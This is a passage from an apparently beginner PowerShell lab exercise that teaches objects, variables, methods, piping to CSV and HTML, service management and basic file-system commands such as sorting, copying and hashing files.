
In the list, on the left side, are the name of the properties of the object, such as Name, Id, and PriorityClass. Next to each property name on the right is the data inside that property.

An "object" is 1) a collection of property names with data inside those properties and 2) a collection of commands that can be invoked through that object. (We haven't seen that yet. These commands are also called "methods" because they are attached to an object, not a command-line tool.) If the idea of an "object" isn't really clear, that's OK, you're just getting started, and the best way to get a feel for it is to see more examples.

3. Launch Microsoft Paint (MSPAINT.EXE) and show its details with these commands:

```
mspaint.exe

Get-Process -Name mspaint | Format-List *
```



In the screenshot above, the Process ID (Id) of MSPaint is 252. On your computer, it will be different.

4. Capture the object representing the MSPaint process in a new variable named $PaintApp.


```
$PaintApp = Get-Process -Name mspaint
```

Instead of displaying the object representing the MSPaint process, we have captured that object inside a variable ($PaintApp), which can now be used later in the shell or in a script.

A "variable" begins with a dollar sign ("$") and is just a holding bucket for one or more objects (just like in high school algebra you might write "x = 7," but in PowerShell, it would be "$x = 7").

5. Terminate the MSPaint process by invoking the Kill() method on the object that represents it by typing the name of the variable (**$PaintApp**), followed by a period ("."), followed by the word "Kill," and then a pair of parentheses with no space characters before or in between them ("()").

```
$PaintApp.Kill()
```



The Microsoft Paint graphical application has disappeared!

Even more importantly, did you see the pop-up list of properties and commands/methods when you typed the period (".") at the end of the $PaintApp variable? This is called "IntelliSense," and it hopefully makes it unnecessary to memorize any property or method names.

This is the real magic of PowerShell. Almost everything you can do in the C# programming language you can also do in PowerShell, but at the command line and in fun-to-write scripts!


6. Save the Name, Id, and Path properties of all running processes to a comma-delimited text file.

```
Get-Process | Select-Object Name,Id,Path | Export-Csv -Path ProcList.csv
```

With the above command, you got all the process objects just like before, then piped ("|") all those objects into the Select-Object command. The Select-Object command strips away all the other properties of those objects except those you specify, for example, Name, Id and Path. Then the objects are piped into Export-Csv which saves the data as a comma-delimited text file named "ProcList.csv."

7. Open the ProcList.csv text file in a new tab in PowerShell with the "ise" command:

```
ise .\ProcList.csv
```




Notice that each object becomes a row of text in the CSV file. Each property is a column separated by a comma from the next column. In the screenshot above, the LSASS process is shown first, followed by its PID number (868) and then the path to its binary (lsass.exe). If you had Microsoft Excel, you could open the CSV file in a new spreadsheet just by double-clicking the CSV file.

8. Close the tab showing the ProcList.csv file by clicking the "X" on that tab.

9. Show that same process data in a pop-up graphical application instead of in a CSV text file.

```
Get-Process | Select-Object Name,Id,Path | Out-GridView
```



The Out-GridView application shows the same data, but in a graphical application where you can click column headers to sort by column, filter by typing in a name at the top or add your own custom filter criteria by clicking on the "Add Criteria" button. It's kind of like a spreadsheet!


10. Click the "X" on the upper-right side of the Out-GridView application to close it.

11. Run "cls" in PowerShell to clear your screen of text clutter.

```
cls
```

12. Display a list of all background services and their current statuses with this command:

```
Get-Service
```



The "Status" property of a service object will either be Stopped, Running, or Paused. The "Name" property shows the internal name of the service, independent of language or culture of the user. The "DisplayName" property is translated into your local language (English, in this screenshot) and is seen in other graphical tools, such as the Services.msc console.

13. To restart the Dnscache service ("DNS Client") run the following command:

```
Restart-Service -Name Dnscache
```

When you restart the Dnscache service, it clears from memory any cached name-to-IP address mappings that were previously resolved through DNS. The next time a Fully-Qualified Domain Name (FQDN) needs to be resolved, the computer will do a fresh DNS query to get the correct IP address.

14. To save your list of services to an HTML file that can be opened in a web browser, run this command:

```
Get-Service | Select-Object DisplayName,Status | ConvertTo-Html |
   Out-File -FilePath Services.html
```

In the above command, service objects have all of their properties stripped away by the Select-Object command except for DisplayName and Status, then these objects are piped into ConvertTo-Html, which does exactly what its name implies: converts object data into an HTML table. Sometimes HTML is better for human consumption than CSV or XML. You can pipe the output of almost any command


into ConvertTo-Html! Finally, the HTML text is piped into Out-File, which saves the HTML text to a new file named "Services.html." This file can be opened in your web browser.

15. To open the Services.html file in your browser, simply "execute" the name of the HTML file:

```
.\Services.html
```

Your web browser automatically opened and displayed the HTML file. The ConvertTo-Html command has other command-line parameters for adding a nice-looking title and other HTML elements, too.

NOTE: You might be prompted with a menu option that says, "How do you want to open this file?" If so, choose Internet Explorer or Microsoft Edge and click OK.




16. Close your browser application by clicking the "X" in the upper-right corner.

Task 3 – File System

1. In PowerShell, list all the files in the current directory, which should be C:\Labs\401.5 right now.


```
dir
```



Your files might be different than those in the above screenshot, but you should at least have the new Services.html file just created. Like everything else in PowerShell, a file can be represented by an object, and that object will have more properties than are currently being displayed.

2. To display all the properties of the Services.html file, including those properties not shown by default, type the following:


```
dir .\Services.html | Format-List *
```



Please scroll up and down in the shell to see all the property names and their data. In particular, see the "CreationTime" and "FullName" properties. We can use any of these properties when listing, sorting, deleting, moving, or copying files!

3. To sort the listed files by the date and time they were created, run this command:

```
dir | Sort-Object CreationTime | Select-Object CreationTime,FullName
```



Your list of files and their creation times might be different than in the above screenshot, and that is fine, but the important thing to notice is that the Sort-Object command has sorted all these file objects by their CreationTime property. After sorting, these objects are piped into Select-Object to strip away all the other properties we don't want to see right now, except for CreationTime and FullName.


4. To make a copy of the Services.html file and list all *.html files, run these two commands:


```
Copy-Item -Path .\Services.html -Destination .\Copied.html

dir *.html
```

5. To compute the SHA-256 hashes of all HTML files in the current directory, run this command:

```
Get-FileHash -Algorithm SHA256 -Path *.html
```





